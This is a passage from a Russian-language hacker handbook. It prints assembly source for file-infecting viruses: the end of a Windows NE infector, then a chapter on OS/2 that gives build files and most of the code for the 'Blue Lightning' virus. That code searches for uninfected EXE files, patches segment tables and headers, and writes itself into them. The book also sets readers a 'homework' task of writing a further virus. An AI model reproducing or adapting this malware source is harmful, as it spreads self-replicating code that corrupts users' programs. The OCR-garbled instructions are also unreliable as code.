mov    si,[VSTART]
WCL:   mov    al,es:[si]
        inc    si
        stosb
        loop   WCL
```

```
mov    si,[VSTART]    установить области перемещений в коде до
add    si,OFFSETARELOCS    ;FFFF0000
mov    cx,cs:[si]
add    si,4
```

```
WVC2:
    mov    di,cs:[si]
    add    di,OFFSETTEMP
    mov    ax,OFFFH
    stosw
    inc    ax
    stosw
    add    si, 8
    loop   WVC2
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
mov    cx,VIRUS_SIZE      ;cx=размер вируса
mov    dx,OFFSET TEMP     ;йх=офсет начала вируса
call   FILE_WRITE        ;записать вирус в файл

pop    dx                 ;ОК, мы должны обновить прыжок
pop    ех                 ;к коду жертвы  "
mov    ax,OFFSET VIRUS_DONE - OFFSET VIRUS
inc    ax
add    dx,ax
adc    cx,0              ;cx:dx=локация для обновления
push   ax
call   FILE_SEEK_ST      ;переходим туда
pop    ax
inc    ax
inc    ax
add    ax,WORD PTR [NB/.HDR+14H] ;ax=офсет инструкции после прыжка
sub    ax,[ENTRYPT]      ;ax=расстояние до прыжка
neg    ax                ;делаем его отрицательным числом
mov    WORD PTR [TEMP],ax сохраняем здесь
mov    ех,2              ;и записываем на диск
mov    dx,OFFSETTEMP
call   FILE_WRITE        ;все выполнено
ret
```

Обновляем таблицу ресурсов, чтобы секторные указатели были правильными:

UPDATE_RES_TABLE:

```
mov    dx,WORD PTR [NEW_HDR+24H] ;переносим таблицу ресурсов
add    dx,[NH_OFFSET]           ;в EXE
add    dx,2
```

xor cx,cx

call FILE_SEEK_ST

URT1:

mov dx,OFFSETTEMP

mov cx, 8

call FILE_READ ;читаем 8-байтовую запись информации о типе

emp WORD PTR [TEMP],0 ;Ю типа O?

jz SHORT URTE ;да, все сделано

mov cx,WORD PTR [TEMP+2] ;получаем счет записей инфо для чтения

URT2:

push ex

mov dx,OFFSETTEMP

mov cx, 12

call FILE_READ ;читаем 1-ю информационную запись об имени

mov ax,WORD PTR [TEMP] ;получаем офсет ресурса

emp ax,[INITSEC] ;больше, чем локация первоначального cs?

jle SHORT URT3 ;нет, не тревожимся о нем

add ax,[VIRSECS] ;добавляем размер вируса

mov WORD PTR [TEMP],ax

mov dx,-12

mov cx,0FFFFH

mov al,1 ;возвращаем указатель файла

call FILE_SEEK

mov dx,OFFSET TEMP записываем обновленную запись ресурса

mov cx, 12 ;в файл

call FILE_WRITE

URT3:

pop ex

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
dec     ex      ;читаем, пока не пройдем все информационные
jnz     URT2     ;записи этого типа
jmp     URT1     ;получаем другой тип информационной записи
URTE:   ret     '
```

;вызовы к I/O KERNEL-основанного файла:

FILE_OPEN:

```
        push     es
        push     ds      ;толкаем указатель к имени файла
        push     dx
        push     2      ;открываем в режиме чтение/запись
ROPEN:  call     FAR PTR Jopen
; DB     09AH      ; вызываем дальний указатель к Jopen
;ROPEN:DW     0FFFFH.O
        pop      es
ret      ;возврат с индексом в ax
```

FILE_READ:

```
        push     es
push     bx      ;сохраняем bx во время этого вызова I
push     bx      ; передаем контроль к Jread
push     ds
push     dx      ;буфер для чтения
push     ex      ;байты для чтения
RREAD:  call     FAR PTR Jread
;        DB     9AH      ;вызов дальнего указателя Jread
;RREAD: DW     0FFFFH.O
        pop      bx
        pop      es
ret
```

FILE WRITE:

```

push  es
push  bx  ;сохраняем bx во время этого вызова
push  bx  ;передаем индекс Jwrite
push  ds
push  dx  ;буфер, откуда идет запись
push  ex  ;байты для записи

```

RWRITE: call FAR PTR Jwrite

; DB 09AH ; вызов дальнего указателя Jwrite

;RWRITE: DW 0FFFFH.0

```

pop    bx
pop    es
ret

```

FILEJ3EEKJ3T:

```

xor    al,al

```

FILE_3EEK:

```

push  es
push  bx    сохраняем bx в этом вызове
push  bx  ;и вталкиваем в стек для вызова
push  ex
push  dx  ;число байтов для перемещения
xor    ah,ah ;ax=источник, где производится поиск
push  ax  ;0=начальный, 1=текущий, 2=конечный

```

RSEEK: call FAR PTR JIseek

; DB 09AH ;вызов дальнего указателя JIseek

;RSEEK: DW 0FFFFH,0 .

```

pop    bx
pop    es
ret

```

FILE_CLOSE:

```

push  bx  ;передаем индекс Jclose

```

```
RCLOSE: call FAR PTR Jclose
; DB 09AH ;вызов дальнего указателя Jclose
;RCLOSE: DW OFFFHH.O
ret
```

Следующая подпрограмма HOST приведена здесь как первоначальная программа запуска. Когда вирус инфицирует файл, он прыгает к коду запуска программы, к которой прикрепил себя.

HOST:

```
push 0
call FAR PTR PostQuitMessage прерывание программы
;(пользователь)
```

Ниже даны перемещаемые элементы, добавленные в таблицу перемещений в этом секторе для удобства вируса. Они должны быть последними в сегменте кода, чтобы запатченная программа работала правильно.

```
ARELOCS DW 5 ;число перемещений для добавления
R_OPEN DW 103H,OFFSETROPEN+1,1,85 ;таблица перемещений
R_READ DW 103H,OFFSETRREAD+1,1,82
R_WRITE DW 103H,OFFSETRWRITE+1,1,86
R_SEEK DW 103H,OFFSETRSEEK+1,1,84
R_CLOSE DW 103H,OFFSET RCLOSE+1,1,81
END_VIRUS: ;метка конца вируса для Windows
CODE ENDS
```

В сегменте данных не заложен предварительный код, поскольку в Windows вирус назначает сегмент данных во время своего выполнения. Фактически, мы полагаем, что во время старта программы сегмент может быть заполнен каким-то «мусором». Подпрограмма CREATE_DS инициализирует некоторые данные, используемые в том сегменте, который в обычной программе должен иметь предваряющий код.

```

_DATA SEGMENT PARA USE16 'DATA'
DATASTART EQU $

FILEJD1 DB 6 dup (?) ;для поиска файлов
FILEJD2 DB 6 dup (?) ;для поиска файлов
KNAME DB 6 dup (?) ;«KERNEL»
FILE_NAME DB 13dup(?) ;имя файла
VSTART DW ? начальный офсет вируса в RAM
ENTRYPT DW ? ;первоначальный ip вируса
NHOFFSET DW ? ;офсет нового заголовка от начала файла
VIRSECS DW ? ;секторы, добавленные к файлу для вируса
INITSEC DW ? ;локация первоначального cs в файле (в секторах)
RELOCS DW ? ;число перемещений в cs
LOG_SEC DW ? ;размер логического сектора для программы
CS_SIZE DW ? ;размер сегмента кода
KERNEL DW ? ;номер модуля KERNEL
MEM_HANDLE DD ? ;индекс памяти для сегмента данных
NEW_HDR DB NEW HDR_SIZE dup (?) ;пространство, в которое
;вкладывается новый заголовок
TEMP DB DATABUFSIZE dup (?) ;временное хранилище данных
DATAEND EQU $

_DATA ENDS

_STACK SEGMENT PARA USE16 STACK 'STACK'
_STACK ENDS

END VIRUS

```

Глава 10. Вирусы для OS/2

Операционная система OS/2 была кровным детищем корпорации IBM и впервые появилась в апреле 1987 года, то есть более восемнадцати лет назад. В те далекие дни юная «полуось» стала первой 32-битной многозадачной ОС и по многим параметрам превосходила ранние версии Windows. На первом этапе OS/2 была принята на вооружение многими телекоммуникационными компаниями и банковскими структурами, однако впоследствии ее практически полностью вытеснили мелкософчатые форточники со своими многозадачивающими «стеклопакетами». В результате, сейчас об этой достойной операционной системе практически ничего не слышно. Однако у нее еще остались страстные поклонники (все же IBM создала для нее свыше 300 приложений), и потому на задворках компьютерного мира все еще скрипят старые полуоси. Вот для них-то (поклонников) и их обветшалых тележек и были разработаны несколько аппетитных «червячков».

OS/2-программы во многом сходны с программами для Windows, поэтому техники, которые мы обсуждали в прошлой главе, пригодны и для вируса под OS/2. Основными различиями между OS/2 и Windows являются: а) полное отсутствие основополагающих служб прерывания за исключением окна DOS (и даже там вы не получите всего); б) имена функций и условия вызова иные, чем у Windows; в) элементы, кодированные на ассемблерном уровне, документированы еще хуже, чем для Windows. Такое впечатление, что разработчики OS/2 старались навязать нам язык С.

Модели памяти OS/2

В дополнение к перечисленным отличиям, OS/2 поддерживает две абсолютно иные модели памяти. Первая называется сегментной или моделью памяти 16:16, поскольку она использует 16-битные офсеты и 16-битные селекторы для доступа к коду и данным. Другая модель памяти называется плоской или моделью памяти 0:32. Эта модель использует 32-битные офсеты, которые дают доступ к 4 гигабайтам адресного пространства. Первоначально модель создавалась для процессоров 80386+, и поскольку 4Гб покрыва-

вали всю адресную память процессоров, сегменты здесь не были нужны. Поэтому все они устанавливались в ноль.

Программы в этих двух моделях памяти отличаются от СОМ- и ЕХЕ-файлов, поэтому для их инфицирования требуются другие техники. Мы рассмотрим вирус *Blue Lightning* («Голубая молния»), который будет инфицировать программы с сегментной моделью памяти. Вирус для плоской модели памяти вы напишите сами — это будет вашим домашним заданием.

Инструменты программирования в OS/2

Хотя написание ассемблерных программ для OS/2 кажется видом черной магии, оно нетруднее, чем использование Ассемблера для Windows. Вам лишь нужны инструменты, совместимые с OS/2 (например MASM 5.10a и LINK 5.10a, которые немного староваты, но вполне доступны в Сети). Более свежие продукты можно найти у поставщиков программного пакета Developer Connection Kit. В отличие от Windows, OS/2 изначально задумывалась как операционная система командной строки в защищенном режиме, поэтому многие программы OS/2 не имеют таких ресурсов, как папки и меню, прикрепленные к ним. То есть вам не нужен компилятор ресурсов, если только вы не хотите вставлять окна в интерфейс с помощью менеджера презентаций.

Структура исполнительного файла

Структура OS/2 ЕХЕ-файла в сегментной модели памяти почти идентична Windows ЕХЕ. Она содержит тот же Новый заголовок и те же структуры данных. Поле операционной системы в офсете 36H в Новом заголовке используется для разграничения программ для OS/2 и программ для Windows. Программы для OS/2 имеют 1 в этом байте, а программы для Windows имеют 2.

В принципе, заголовки одинаковы и механизмы для осмотра и модифицирования их остаются теми же. Благодаря такому сходству вирус *Blue Lightning* функционально одинаков с *Caio Magnum*.

Функциональные вызовы

Как и в Windows, многие функциональные вызовы OS/2 используют паскалевское соглашение. Параметры вталкиваются в

стек, и функции вызываются с помощью дальнего вызова. В OS/2 функциональные имена и имена модулей другие.

Например, вместо вызова `lopen` для открытия файла нам нужно вызвать `DosOpen`. (DOS здесь не имеет ничего общего с MS-DOS или PC-DOS. В данном случае подразумевается обобщенный термин *Disk Operating System* — дисковая операционная система.)

Параметры вызова для функций OS/2 отличаются от Windows. Например, вызов `lopen` выглядит так:

```
push es
push ds ;толкнуть указатель к имени файла
push dx
push 2 ;открыть в режиме чтения/записи
ROPEN: call FAR PTR Jopen
```

Вызов к `DosOpen` выглядит следующим образом:

```
push ds ;толкнуть указатель к имени файла
push dx
push ds ;толкнуть указатель к индексу
push OFFSET FHANDLE
push ds ;толкнуть указатель к OpenAction
push OFFSET OPENACTION
push 0 начальное файловое назначение DWORD
push 0
push 3 ;втолкнуть в стек атрибут (например скрытый)
push 1 ;FILE_OPEN
push 42 ;OPEN_SHARE_DENYNONE
push 0 ;DWORD0 (резервирован)
push 0
ROPEN: call DosOpen .открыть файл
```

Немного все запутано, верно?

Как и в случае с Windows, мы будем разбираться с вызовами этих функций с помощью определений в C. Подобные определения можно найти в документации Developer's Connection. Затем мы найдем эквиваленты в языке Ассемблер. Выполняя эту задачу, не

забывайте о том, что функции в сегментной и плоской моделях сильно отличаются друг от друга. В крайнем случае, для использования функций вы можете написать программу в С, а затем дизассемблировать ее.

Модули, **которые** OS/2 динамично связывает с программами, отличаются по именам от своих версий в Windows. Например, `lopen` обитает в модуле `KERNEL`, в то время как `DosOpen` располагается в модуле `DOSCALLS`. И, естественно, с ней ассоциирован другой номер функции. Но на самом деле это незначительные отличия.

Управление памятью

Поскольку прерывания, включая прерывания `DPMI`, не используются под OS/2, мы больше не можем вызывать `DPMI` и назначать память. Вместо этого нам придется применять функциональный вызов OS/2. К счастью, такой вариант гораздо проще, чем использование `DPMI`. Нам нужно лишь вызвать функцию `DosAllocSeg` и назначить сегмент данных. После завершения работы `DosFreeSeg` необходимо избавиться от него. Между этими вызовами мы можем свободно распоряжаться сегментом и делать с ним все, что угодно.

Новые проблемы

В отличие от Windows, OS/2 использует размер файла, сохраненный в старом DOS EXE-заголовке. С его помощью она определяет, сколько **программ** загружено в память. То есть вирус OS/2 должен модифицировать старый заголовок, чтобы учесть увеличенный размер файла. Иначе, когда программа попытается получить доступы к коду и данным, OS/2 отсечет конец файла, вызвав критическую ошибку.

Преимуществом таких стандартных OS/2-вирусов, как *Blue Lightning*, является то, что они больше не зависят от FAT файловой системы. Используя функции `DosFindFirst` и `DosFindNext` для поиска файлов и функцию `DosOpen` для их открытия, вирус может спокойно инфицировать файлы, которые сохранялись с помощью HPFS (*High Performance File System* — файловой системы высокой эффективности). Вирус может делать свою работу, даже если файлы имеют длинные имена.

Исходный код

Наш демонстрационный вирус инфицирует первый сегментный OS/2-EXE, который находит в текущей директории при условии, что данный файл еще не заражен. Следующий CMD-файл (OS/2-эквивалент для бат-файла) ассемблирует вирус правильным образом:

```
masm/Zi blight,;;  
linkblight,;,os2286,blight.def
```

Файл **BLIGHT.DEF** принимает форму:

```
NAME BLIGHT  
DESCRIPTION 'Blue Lightning Virus'  
PROTMODE  
STACKSIZE5120
```

Исходный код для вируса приведен в файле **BLIGHT.ASM**:

```
;BLIGHT.ASM для вируса Blue Lightning  
;Это OS/2 вирус, инфицирующий другие OS/2 EXE-файлы в той же директории
```

.386

Полезные константы:

```
DATABUF_SIZE EQU 4096 ;размер буфера для чтения/записи  
NEW_HDR_SIZE EQU 40H ;размер нового EXE-заголовка  
VIRUS_SIZE EQU OFFSET END_VIRUS - OFFSET VIRUS ;размер вируса
```

```
EXTRN DosExit:FAR, DosChgFilePtnFAR, DosFindFirst:FAR  
EXTRN DosFindNextFAR, DosAllocSeg:FAR, DosFreeSeg:FAR  
EXTRN DosOpen:FAR,DosRead:FAR, DosWrite:FAR, DosClose:FAR  
  
DGROUP GROUP _DATA,_STACK  
  
CODE SEGMENTPARAUSE16'CODE'
```

```
ASSUME CS:CODE, DS:_DATA
PUBLIC VIRUS
```

Это основная подпрограмма вируса. Она находит файл, пригодный для инфицирования, и заражает его, а затем передает контроль программе-жертве. Она размещается в первом сегменте жертвы — сегменте, в который первоначально передается контроль.

```
VIRUS PROC FAR
```

```
    pushf
    pusha                ;сохраняем все регистры
    push  ds
    push  es
    push  ds

    pop   es
    call  CREATEDS       ;создаем сегмент данных
    call  VIR_START      ;находим стартовый офсет вируса
```

```
VIR_START:
```

```
    pop   si
    sub   si,OFFSET VIR_START

    mov   [VSTART],si
    call  INIT_DS

    call  FIND_FILE      ;находим файл, пригодный для инфекции
    jnz   SHORT GOTO_HOST ;z установлен, если файл найден
    call  INFECT_FILE     ;инфицируем его, если он найден
```

```
GOTO_HOST:
```

```
    call  DESTROY DS     ;очищаем память
    pop   es
    pop   ds
    popa
    popf
```

```
VIRUS_DONE:
```

```
    jmp   HOST           ;передаем контроль программе-жертве
```

VIRUS ENDP

db

Эта подпрограмма создает сегмент данных для вируса. Она: (1) назначает память для вируса, (2) создает сегмент данных для этой памяти, (3) с помощью нового селектора устанавливает ds и es и (4) сохраняет индекс для этой памяти, чтобы освободить ее при завершении работы.

CREATE_DS:

sub sp,2

mov bp,sp

push OFFSET DATASTART - OFFSET DATAEND ;вталкиваем в стек

;размер памяти, которую хотим назначить

push ss ;вталкиваем @ указателя на память

push bp

push 0 ;пишем страницу

DALSE: call DosAllocSeg ;назначаем память

mov bx,ss:[bp] ;пара ds:bx указывает на память

mov ds,bx

mov es,bx

add sp,2 восстанавливаем стек

ret ; выход

CFILEJD1 DB '*.EXE\0

CFILEJD2 DB '*.DLL',0

CKNAME DB 'DOSCALLS'

Инициализируем данные в сегменте данных:

INIT_DS:

mov [DHANDLE],-1

mov [SRCHCOUNT],1

mov si,OFFSET CFILEJD1 перемещаем

```

;строки констант в ds
add    si,[VSTART]
mov     di,OFFSET FILE_ID1
mov     cx,OFFSET INIT_DS - OFFSET CFILE_ID1
CDL:   mov     al,cs:[si]
        inc     si
        stosb
        loop   CDL
        ret     ;все сделано

```

Эта подпрограмма освобождает память, назначенную с помощью CREATE_DS.

```

DESTROY_DS:
        push    ds
DFFSE:  call    DosFreeSeg
        ret

```

Эта подпрограмма ищет файл, пригодный для инфицирования. Она ищет EXE-файлы и затем проверяет, являются ли они незараженными и пригодными для инфицирования Windows файлами. Если файл найден, эта подпрограмма возвращается с установленным z, с открытым файлом и его индексом в регистре bx. FIND_FILE осматривает только текущую директорию.

FIND_FILE:

```

push    ds    ;вталкиваем в стек адрес ID-файла
push     OFFSET FILEJD1
push    ds    ;вталкиваем адрес индекса для поиска
push     OFFSET DHANDLE
push     07h    ; атрибут
push    DS ;вталкиваем адрес буфера, используемого для поиска
push     OFFSET SBUF

```

```
    push  SIZESBUF      ;размер буфера
push  ds  ;втаскиваем адрес переменной счетчика поиска
push  OFFSET SRCHCOUNT  заполняется с помощью DosFind
push  0      ;резервное двойное слово
push  0
FFIRST: call  DosFindFirst  ;находим первый файл
FIND_LOOP:
or  ax,ax      ;ошибка?
jnz  FINDEXIT      ;да, выходим
cmp  [SRCHCOUNT],0  ;ни один файл не найден?
jz  FIND_EXITNZ      ;ничего не найдено
call  FILEOK      ;годен для инфицирования?
jz  FINDEXIT      ;да, выходим с установленным z
push  [DHANDLE]  ;втаскиваем в стек индекс для поиска
push  ds      ;втаскиваем адрес структуры поиска
push  OFFSET SBUF
push  SIZESBUF      ;и длину буфера
push  ds      ;втаскиваем адрес SRCHCOUNT
    push  OFFSET SRCHCOUNT
FNEXT: call  DosFindNext      выполняем его
jmp  FINDJ.OOP

FIND_EXITNZ:
    mov  al, 1
    or  al,al
FINDEXIT: ;передаем контроль обратно основной подпрограмме
    ret
```

Эта подпрограмма определяет, годится ли файл для инфекции. Условия пригодности файла следующие:

- 1) он должен быть OS/2 EXE-файлом;
- 2) в первоначальном сегменте кода должно быть достаточно места для него;
- 3) файл должен быть еще незараженным.

Если файл пригоден, подпрограмма возвращается с установленным Z, с открытым файлом и с индексом в Bx. Если файл непригоден для заражения, подпрограмма возвращается со сброшенным Z и закрывает файл. Кроме того, эта подпрограмма устанавливает несколько важных переменных, пока проверяет файл. Они используются позже в подпрограмме инфицирования.

FILE_OK:

```

mov  dx,OFFSET SBUF+23    ;dx указывает на файл
call  FILE_OPEN           ;открываем файл
jnz   FOKERROR2           ;при ошибке выход
FOK1:
mov  dx,OFFSET NEW_HDR    ;ds:dx указывает на буфер заголовка
mov  cx,40H               ;читаем 40H байтов
call  FILEREAD            ;OK, читаем EXE-заголовок
jc    FOK_ERROR1
cmp  WORD PTR [NEW_HDR],5A4DH ;смотрим, являются ли два
                                ;первых байта 'MZ'?
jnz  SHORT FN1            ;нет, файл не EXE, выход
cmp  WORD PTR [NEW_HDR+18H],40H ;смотрим, таблица
                                ;перемещений в 40H или больше?
jc   SHORT FN1            ;нет, это не OS/2-EXE
mov  dx,WORD PTR [NEW_HDR+3CH] ;OK, помещает офсет к новому
                                ;заголовку в dx
mov  [NH_OFFSET],dx       ;и сохраняем его там
xor  cx,cx
call  FILESEEKST           ;производим поиск от начала до нового
                                ;заголовка
mov  cx,NEW_HDR_SIZE      ;читаем новый заголовок
mov  dx,OFFSET NEW_HDR
call  FILE_READ
cmp  WORD PTR [NEW_HDR],454EH ;смотрим, это ID 'NE' нового
                                ;заголовка

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
jnz SHORT FN1 ;нет, это не Windows-EXE!
mov al,[NEW_HDR+36H] ;получаем флаги целевой ОС
and al,1 ;смотрим, целевая ОС = OS/2?
jnz SHORT FOK2 ;OK, продолжаем
FN1: jmp FOK_ERROR1 ;иначе выходим
;Если мы оказались здесь, то условие (1) выполнено

FOK2: mov dx,WORD PTR [NEW_HDR+16H] ;получаем
;первоначальный cs
call GET_SEG_ENTRY ;читаем запись сегментной таблицы в
;буфере диска
mov ax,WORD PTR [TEMP+2] ;вставляем длину сегмента в ax
add ax,VIRUS_SIZE ;добавляем к ней размер вируса
jc SHORT FOK_ERROR1 ;если перенос, то места недостаточно,
;иначе сбрасываем этот счет
;Если мы оказались здесь, то условие (2) выполнено

mov cx,WORD PTR [NEW_HDR+32H] ;выравниваем логический сектор
mov ax,1
shl ax,cl ;ax=размер логического сектора
mov cx,WORD PTR [TEMP] ;получаем офсет стартового сегмента
mul ex ;офсет в dx:ax
add ax,WORD PTR [NEW_HDR+14H] ;добавляем в ip точки входа
adc dx,0
mov cx,dx
mov dx,ax ;помещаем точку входа в cx:dx
call FILE_SEEK_ST ;и ищем от начала файла
mov cx,20H ;читаем 32 байта
mov dx,OFFSET TEMP ;в буфере
call FILE_READ
mov si,[VSTART]
```

```
mov di,OFFSET TEMP
```

```
mov cx,ЮН      сравниваем 32 байта
```

```
FOK3: mov ax,cs:[si]
```

```
add si,2
```

```
cmp ax,ds:[di]
```

```
jne SHORT FOK4
```

```
add di,2
```

```
loop FOK3
```

```
FOK_ERROR1:
```

```
call FILE_CLOSE
```

```
FOK_ERROR2:
```

```
mov al,1
```

```
or al,al      установка NZ
```

```
ret ;возвращаемся к оператору вызова
```

;Если мы оказались здесь, то условие (3) выполнено. Можем начинать!

```
FOK4: xor al,al устанавливаем флаг Z
```

```
ret ;и выходим
```

Эта подпрограмма модифицирует найденный файл, в который мы вставляем вирус. В процессе инфицирования нам нужно выполнить следующие шаги.

1) Мы должны модифицировать сегментную таблицу. Для первоначального сегмента это вовлекает (а) увеличение размера сегмента на размер вируса и (б) увеличение минимального назначенного размера сегмента, если в этом имеется необходимость. Каждый сегмент ПОСЛЕ этого первоначального сегмента должен подстраиваться с помощью добавления к нему вируса (в секторах).

2) Мы должны изменить стартовый ip в новом заголовке. Вирус размещается в этом сегменте после кода жертвы, поэтому новый ip будет равен размеру старого сегмента.

3) С помощью VIRSECS (размер вируса в секторах) мы должны переместить все секторы в файле после первоначального сегмента кода.

4) Мы должны произвести перемещения (если таковые имеются) в конец инфицируемого сегмента кода, чтобы создать место для кода вируса.

Затем мы должны добавить вирусные перемещения в таблицу перемещений.

5) Мы должны перенести код вируса в инфицируемый сегмент кода.

6) Мы должны подстроить прыжок в вирусе для перехода к оригинальной точке входа.

7) Мы должны подстроить ресурсные офсеты в таблице перемещений, чтобы отразить их новые локации.

8) Мы должны ликвидировать область быстрой загрузки.

9) Мы должны обновить DOS EXE-заголовок, чтобы отразить новый размер файла.

IN FECT_FI LE:

```
mov  cx,WORD PTR [NEW_HDR+32H] ;получаем 1од2(размер  
                                логического сектора)
```

```
mov  ax,1
```

```
shl  ax,cl
```

```
mov  [LOG_SEC],ax вставляем сюда размер логического сектора
```

```
mov  ax,WORD PTR [NEW_HDR+14H] ;сохраняем старую точку входа
```

```
mov  [ENTRYPT],ax ;для дальнейшего использования
```

```
mov  dx,WORD PTR [NEW_HDR+16H] ;читаем запись сегментной
```

```
call GET_SEG_ENTRY даблицы для первоначального cs
```

```
mov  ax,WORD PTR [TEMP] ;получаем локацию этого  
                        ;сегмента в файле
```

```
mov  [INITSEC],ax сохраняем ее здесь
```

```
mov  ax,WORD PTR [TEMP+2] ;получаем размер сегмента
```

```
mov  WORD PTR [NEW_HDR+14H],ax ;обновляем запись ip в новом  
                                ;заголовке в RAM
```

```

call    SET_RELOCS    устанавливаем RELOCS и CS_SIZE

mov     si,[VSTART]

mov     ax,cs: [si+ARELOCS] ;рассчитываем добавленный размер сегмента
shl     ax,3              ;умножаем ARELOCS на 8
add     ax,VIRUS_SIZE
add     ax,[CS_SIZE]      ;ax=полный новый размер
xor     dx,dx
mov     cx,[LOG_SEC]
div     ex                ;ax * числу всех секторов в cs вместе с вирусом
or      dx,dx             ;имеется остаток?
jz      SHORT INF05
inc     ax                ;подстраиваем частично заполненный сектор
INF05:  push    ax
mov     ax,[CS_SIZE]      ;размер без вируса
xor     dx,dx
div     ex
or      dx,dx
jz      SHORT INF07
inc     ax
INF07:  pop     ex
sub     ex, ax            ;cx=число секторов, необходимых для вируса
mov     [VIRSECS],cx      сохраняем его здесь

call    UPDATE_SEG_TBL ;выполняем модификации (1) в файле
mov     dx,[NH_OFFSET]
xor     cx,cx
call    FILE_SEEK_ST      перемещаем указатель файла к новому заголовку

mov     di,OFFSET NEWHDR + 37H ;zero из области быстрой загрузки
xor     ax,ax

```

```
    stosb
    stosw
    stosw      ;(8) выполнено
    mov  dx,OFFSET NEWJHDR
mov  cx,NEW_HDR_SIZE;  обновляем новый заголовок в файле
call  FILE_WRITE  модификации в (2) выполнены

call  MOVE_END_OUT ;переносим конец вируса с помощью
      ;VIRSECS (3) и устанавливаем счет RELOCS
call  SETUP_KERNEL ;помещаем модуль KERNEL в .
      ;перемещения вируса
call  RELOCATE_RELOCS ;переносим перемещения в cs (4)
INF1: call WRITE_VIRUS_CODE вставляем вирус в cs (5 и 6)
call  UPDATE_RES_TABLE ;обновляем записи таблицы ресурсов
call  ADJUST_DOS_HDR  ;подстраиваем информацию о размере
      [файла в DOS-заголовке
    call  FILE_CLOSE      ;закрываем файл
INF2: ret
```

Следующая процедура обновляет записи сегментной таблицы на предмет **(1)** в

;INFECT_FILE.

UPDATE_SEG_TBL:

```
mov  dx,WORD PTR [NEW_HDR+16H] [читаем запись сегментной
call  GETSEGENTRY [таблицы для первоначального cs
mov  ax,WORD PTR [TEMP+2] [получаем размер сегмента
add  ax,VIRUS_SIZE [добавляем размер вируса к размеру сегмента
mov  WORD PTR [TEMP+2],ax ;обновляем размер в сегментной
      [таблице
```

```

mov  ax,WORD PTR [TEMP+6]    ;получаем минимальный
                               назначаемый размер сегмента
or   ax,ax                  ;он равен 64K?
jz   SHORT US2              ;да, оставляем его в покое
US1: add  ax,VIRUS_SIZE      добавляем размер вируса
jnc  SHORT US2              ;нет переполнения, обновляем значение
xor  ax,ax                  ;иначе устанавливаем размер = 64K
US2: mov  WORD PTR [TEMP+6], ax обновляем размер
                               ;в таблице в RAM

mov  al,1
mov  cx,OFFFHH
mov  dx,-8
call FILE_SEEK ;возвращаемся к локации записи сегментной
               ;таблицы
mov  dx,OFFSET TEMP          записываем модифицированную запись
mov  cx,8                    ;сегментной таблицы для первоначального cs
call FILE_WRITE ;ОК, запись первоначального cs сегментной
               ;таблицы модифицирована

mov  di,WORD PTR [NEWJHDR+1CH] ;получаем число записей
                               ;сегментной таблицы
US3: push di [сохраняем счетчик записей таблицы]
mov  dx,di ;dx=номер записи сегментной таблицы для чтения
call GET_SEG_ENTRY ;читаем ее в буфере диска
mov  ax,WORD PTR [TEMP] ;получаем офсет этого сегмента в файле
cmp  ax,[INITSEC] ;выше, чем первоначальный сегмент кода?
jle  SHORT US4              ;нет, не подстраиваем
add  ax,[VIRSECS] ;да, добавляем размер вируса
US4: mov  WORD PTR [TEMP],ax ;подстраиваем локацию
                               ;сегмента в памяти

```

```
mov al,1
mov cx,0FFFFH
mov dx,-8
```

call **FILE_SEEK** возвращаемся к локации записи *сегментной* таблицы

```
mov dx.OFFSETTEMP
```

```
mov cx, 8
```

call **FILE_WRITE** записываем модифицированную запись
;сегментной таблицы

```
pop di восстанавливаем счетчик записей таблицы
```

```
dec di
```

```
jnz US3 ;петля, пока все сегменты не будут выполнены
```

```
ret ;все сделано
```

Эта подпрограмма подстраивает DOS EXE-заголовок, чтобы отразить новый размер файла с добавленным вирусом. Поля «счет страниц» и «размер последней страницы» должны быть подстроены. В отличие от Windows, OS/2 использует переменные для определения размера загружаемого файла. Если размер не будет подстроен, часть файла не загрузится и попадет в «круглую папку», то есть мусорное ведро.

ADJUST_DOS_HDR:

```
mov dx,2 ;ищем переменные размера файла
```

```
xor cx,cx
```

```
call FILE_SEEK_ST
```

```
mov dx.OFFSETTEMP ;читаем в буфере TEMP
```

```
mov cx,4
```

```
call FILE_READ
```

```
mov cx,[VIRSECS] ;считаем байты и добавляем
```

```
mov ax,[LOG_SEC]
```



```

mul     ex           ;помещаем значение в dx:ax
        shl     edx,16
        and     eax,0000FFFFH
        or      edx,eax ;байты, которые нужно добавить в edx
mov     ax,WORD PTR [TEMP+2] ;получаем счет страниц файла
dec     ax           ;eax =счет страниц - 1
shl     eax,9        ;eax = все байты, кроме последней страницы
        xor     ebx,ebx
mov     bx,WORD PTR [TEMP] ;ebx = байты последней страницы
add     edx,eax
add     edx,ebx ;edx = новый размер файла (в байтах)
mov     eax,edx
and     ax,0000000111111111B ;ax = размер последней страницы
mov     WORD PTR [TEMP],ax
shr     edx,9
inc     dx
mov     WORD PTR [TEMP+2],dx сохраняем здесь счет страниц
mov     dx,2         ;ищем переменные размера файла
xor     cx,cx
call    FILE_SEEK_ST
mov     dx,OFFSET TEMP ;читаем в буфере TEMP
        mov     cx, 4
        call    FILE_WRITE
        ret

```

Эта подпрограмма переходит к номеру записи сегментной таблицы, который указан в dx в файле, и читает запись в буфере. TEMP. dx=1 - является первой записью!

GET_SEG_ENTRY:

```

dec     dx
mov     cl,3
shl     dx,cl

```

```
add    dx,[NH_OFFSET]
add dx,WORD PTR [NB/VJHDR+22H] ;dx=офсет требуемой записи
xor     cx,cx                ;сегментной таблицы в файле
call FILE_SEEK_ST ;переходим к указанной записи в таблице
jc      SHORT GSE1           ;выходим при ошибке

mov     dx.OFFSETTEMP
mov     cx,8
call    FILE_READ ;читаем запись таблицы в буфере диска
GSE1:   ret
```

Эта подпрограмма перемещает конец вируса. «Концом» является все, что располагается после первоначального сегмента кода, где обитает вирус. Переменная VIRSECS должна быть правильно установлена перед вызовом.

MOVE_END_OUT:

```
mov ax,[CS_SIZE] ;размер cs (в байтах) перед инфицированием
mov  cx,[LOG_SEC]
xor  dx,dx
div  ex
or   dx,dx
jz   SHORT ME01
inc  ax
ME01: add ax,[INITSEC] ;ax=следующий сектор после cs
push ax                ;сохраняем его

xor  dx,dx
xor  cx,ex
mov  al,2              ;ищем конец файла
call FILE_SEEK ;возвращаем dx:ax = размер файла
mov  cx,[LOG_SEC]
div  ex                ;ax = числу секторов в файле
or   dx,dx
jz   ME015 ;подстраиваем дополнительные байты
inc  ax
```

```
ME015: mov    dx.ax ;храним значение здесь
        pop di ;сИ=самый нижний сектор для перемещения
        sub dx.di ;dx=число секторов для перемещения
```

```
MEO2:  push dx
        push di
